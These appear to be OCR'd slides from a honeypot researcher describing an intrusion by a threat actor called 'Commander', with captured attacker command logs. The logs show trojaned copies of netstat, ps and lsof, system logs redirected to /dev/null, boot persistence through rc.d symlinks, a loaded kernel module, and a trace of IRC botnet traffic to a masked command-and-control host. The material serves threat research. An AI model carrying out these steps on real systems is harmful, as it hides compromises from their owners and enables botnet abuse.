
@SmartHoneypot



```
09:51:46 root)cp -f /bin/netstat /usr/bin/dpkgd/netstat
09:51:46 root)mkdir -p /bin
09:51:46 root)cp -f /tmp/.bash_root.tmp3 /bin/netstat
09:51:46 root)chmod 0755 /bin/netstat
09:51:46 root)cp -f /bin/ps /usr/bin/dpkgd/ps
09:51:46 root)mkdir -p /bin
09:51:46 root)cp -f /tmp/.bash_root.tmp3 /bin/ps
09:51:46 root)chmod 0755 /bin/ps
09:51:46 root)cp -f /usr/bin/lsof /usr/bin/dpkgd/lsof
09:51:47 root)mkdir -p /usr/bin
09:51:47 root)cp -f /tmp/.bash_root.tmp3 /usr/bin/lsof
09:51:47 root)chmod 0755 /usr/bin/lsof
09:51:47 root)mkdir -p /usr/bin
09:51:47 root)cp -f /tmp/.bash_root.tmp3 /usr/bin/smm
```



```
lrwxrwxrwx 1 root   root         9 May 20 12:26 auth.log -> /dev/null
lrwxrwxrwx 1 root   root         9 May 20 12:26 btmp -> /dev/null
-rw-r--r-- 1 syslog adm   37823 May 13 14:16 cloud-init.log
drwxr-xr-x 2 root   root         4096 Oct 10  2012 dist-upgrade
-rw-r--r-- 1 root   adm   15713 May 13 14:16 dmesg
lrwxrwxrwx 1 root   root         9 May 20 12:26 lastlog -> /dev/null
-rw-r----- 1 syslog adm          0 May  7 12:35 mail.err
-rw-r----- 1 syslog adm          0 May  7 12:35 mail.log
lrwxrwxrwx 1 root   root         9 May 20 09:48 messages -> /dev/null
lrwxrwxrwx 1 root   root         9 May 20 09:48 secure -> /dev/null
lrwxrwxrwx 1 root   root         9 May 20 12:26 security -> /dev/null
-rw-r----- 1 syslog adm          490 May 21 11:55 syslog
-rw-r----- 1 syslog adm   61822 May 21 11:45 syslog.1
-rw-r----- 1 syslog adm          2914 May 20 13:46 syslog.2.gz
```



```
09:51:48 root)/usr/bin/smm
09:51:48 root)ln -s /etc/init.d/selinux
/etc/rc1.d/S99selinux
09:51:48 root)ln -s /etc/init.d/selinux
/etc/rc2.d/S99selinux
09:51:48 root)ln -s /etc/init.d/selinux
/etc/rc3.d/S99selinux
09:51:48 root)ln -s /etc/init.d/selinux
/etc/rc4.d/S99selinux
09:51:48 root)ln -s /etc/init.d/selinux
/etc/rc5.d/S99selinux
09:51:48 root)/usr/bin/bsd-port/udevd
09:51:48 root)insmod /usr/lib/xpacket.ko
```

And We are done!

@SmartHoneypot

Threat actor: Commander

- Environment was made ready for Commander to use

- C2 opeorators
- DDoS, Spam etc
- Manual


@SmartHoneypot

Examples

Commander


```
15587443 18:56:15.740190939 0 perl (9105) < clone
res=0 exe=usr/sbin/http args= tid=9105(perl)
pid=9105(perl) ptid=1(init) cwd=/ fdlimit=1024
flags=0 uid=1001 gid=1001

15587524 18:56:15.941113093 0 perl (9105) < connect
res=0 tuple=172.31.20.159:60318-
>5.254.XXX.YYY:37269
```




```
NICK Linux|-|616
USER Linux|-| 172.31.20.159 5.254.XXX.YYY :Linux|-
PING :5C54B20
PONG :5C54B20
:Google.com 001 Linux|-|616 :Welcome to the Google IRC
Network
:Google.com 002 Linux|-|616 :Your host is
https://www.google.com/
:Google.com 003 Linux|-|616 :Google was created September
4, 1998
